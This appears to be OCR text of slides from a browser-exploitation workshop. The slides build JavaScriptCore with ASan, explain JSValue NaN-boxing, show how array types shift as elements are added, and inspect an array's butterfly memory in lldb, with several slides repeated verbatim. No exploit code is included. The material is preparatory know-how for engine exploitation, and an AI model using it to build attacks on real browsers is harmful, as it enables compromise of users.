
Building WebKit

```
Prateek:webkit prateekg147$ ./Tools/Scripts/set-webkit-configuration --asan
Prateek:webkit prateekg147$ Tools/Scripts/build-webkit --jsc-only --debug
+  cmake --build /Users/prateekg147/Documents/WORK/BrowserExploitation/webkit/We
bKitBuild/Debug --config Debug -- -j8
[  0%] Built target sysmalloc
[  0%] Built target JavaScriptCoreForwardingHeaders
[  1%] Built target stageSharedScripts
[  1%] Built target gtest
[  3%] Built target bmalloc
[ 25%] Built target WTFForwardingHeaders
[ 26%] Built target mbmalloc
[ 66%] Built target JavaScriptCorePrivateForwardingHeaders
[ 68%] Built target MallocBench
[ 77%] Built target WTF
```

JSValue

- Many different kinds of values are handled by the class JSValue
- Look inside the file JSCJSValue.h
- The highest bits determine what type of an object it is

Look inside JSCJSValue.h




```
382     *
383     * The top 16-bits denote the type of the encoded JSValue:
384     *
385     *     Pointer {  0000:PPPP:PPPP:PPPP
386     *              / 0001:****:****:****
387     *     Double  {         ...
388     *              \ FFFE:****:****:****
389     *     Integer {  FFFF:0000:IIII:IIII
390     *
391     * The scheme we have implemented encodes double precision values by
          performing a
392     * 64-bit integer addition of the value 2^48 to the number. After this
          manipulation
393     * no encoded double-precision value will begin with the pattern 0x0000
          or 0xFFFF.
394     * Values must be decoded by reversing this operation before subsequent
          floating point
395     * operations may be peformed.
396     *
397     * 32-bit signed integers are marked with the 16-bit tag 0xFFFF.
398     *
399     * The tag 0x0000 denotes a pointer, or another form of tagged
          immediate. Boolean,
400     * null and undefined values are represented by specific, invalid
          pointer values:
401     *
402     *     False:     0x06
403     *     True:      0x07
404     *     Undefined: 0x0a
405     *     Null:      0x02
```

Demo

Setting up WebKit

Demo

LLDB & JSC


Different Kind of Array Types

Any weird thing you notice here ?

```
>>> a = []

>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2990:[Array, {}, ArrayWithUndecided, Proto:0x1
089c80a0]), StructureID: 96
>>> a.push(1)
1
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a00:[Array, {}, ArrayWithInt32, Proto:0x1089c
80a0, Leaf]), StructureID: 97
>>> a.push(1.3)
2
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2a70:[Array, {}, ArrayWithDouble, Proto:0x1089
c80a0, Leaf]), StructureID: 98
>>> a.push({})
3
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x
1089c80a0]), StructureID: 99
>>> a.push(undefined)
4
>>> describe(a)
Object: 0x1089b4350 with butterfly 0x8000e4038 (Structure 0x1089f2ae0:[Array, {}, ArrayWithContiguous, Proto:0x
1089c80a0]), StructureID: 99
>>> a.push(false)
5
```


Try it Yourself

a = [1, "string", 1.3, false, true, undefined]
describe(a)



Try it Yourself

a = [1, "string", 1.3, false, true, undefined]
describe(a)



Try it Yourself


a = [1, "string", 1.3, false, true, undefined]
describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

1.3

Try it Yourself

a = [1, "string", 1.3, false, true, undefined]
describe(a)



Try it Yourself

a = [1, "string", 1.3, false, true, undefined]
describe(a)

```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```


Try it Yourself

a = [1, "string", 1.3, false, true, undefined]
describe(a)


```
>>> a = [1, "string", 1.3, false, true, undefined]
1,string,1.3,false,true,
>>> describe(a)
Object: 0x62d0000ac380 with butterfly 0x62d0000a44c8 (Structure 0x62d
000006ae0:[Array, {}, ArrayWithContiguous, Proto:0x62d0000700a0]), St
ructureID: 99
>>> Process 88268 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SI
GSTOP
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read + 10
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc            ; <+20>
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421            ; cerror
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/16gx 0x62d0000a44c8
0x62d0000a44c8: 0xffff000000000001 0x000062d000194580
0x62d0000a44d8: 0x3ff5cccccccccccd 0x0000000000000006
0x62d0000a44e8: 0x0000000000000007 0x000000000000000a
0x62d0000a44f8: 0x0000000000000000 0x00000000badbeef0
0x62d0000a4508: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4518: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4528: 0x00000000badbeef0 0x00000000badbeef0
0x62d0000a4538: 0x00000000badbeef0 0x00000000badbeef0
```

undefined

Try it Yourself



Butterfly


Named Properties
Length
Indexed Properties
propY
propX
Vector &
Public length
elem0
elem1
elem2
describe(a)
Object
Address
Butterfly
Address

